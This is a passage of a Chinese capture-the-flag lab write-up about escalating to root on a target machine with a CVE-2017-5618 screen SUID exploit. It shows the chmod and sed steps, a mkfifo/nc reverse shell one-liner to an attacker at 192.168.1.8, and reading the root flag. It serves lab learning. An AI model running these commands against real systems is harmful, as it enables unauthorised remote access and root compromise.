
然后给执行权限
1
| chmod +x screen_exploit.sh
|

不过直接复制有个缺点,就是内容会带有 CRLF(Windows风格)行尾符,会导致脚本执行失败

使用sed命令转换一下
1
| sed -i 's/\r$//' screen_exploit.sh
|
最后运行脚本

当前目录下就会有rootshell文件

然后直接运行rootshell即可提权成功,但是在蚁剑会失败,先反弹shell到kali上

1
| rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/bash -i 2>&1|nc 192.168.1.8 2333 >/tmp/f
|


再运行rootshell
提权成功

生成交互式shell
1
| /usr/bin/script -qc /bin/bash /dev/null
|


最后就是去/root目录下读flag
1
2
| cd /root
cat thisistheflag.txt
|
总结
这题前面的文件包含的点不好想到,后面的还好,这个靶机的内容也不多
靶机学到的知识点:
- 首先是日志文件包含
- 最后就是 SUID 提权,复现 CVE-2017-5618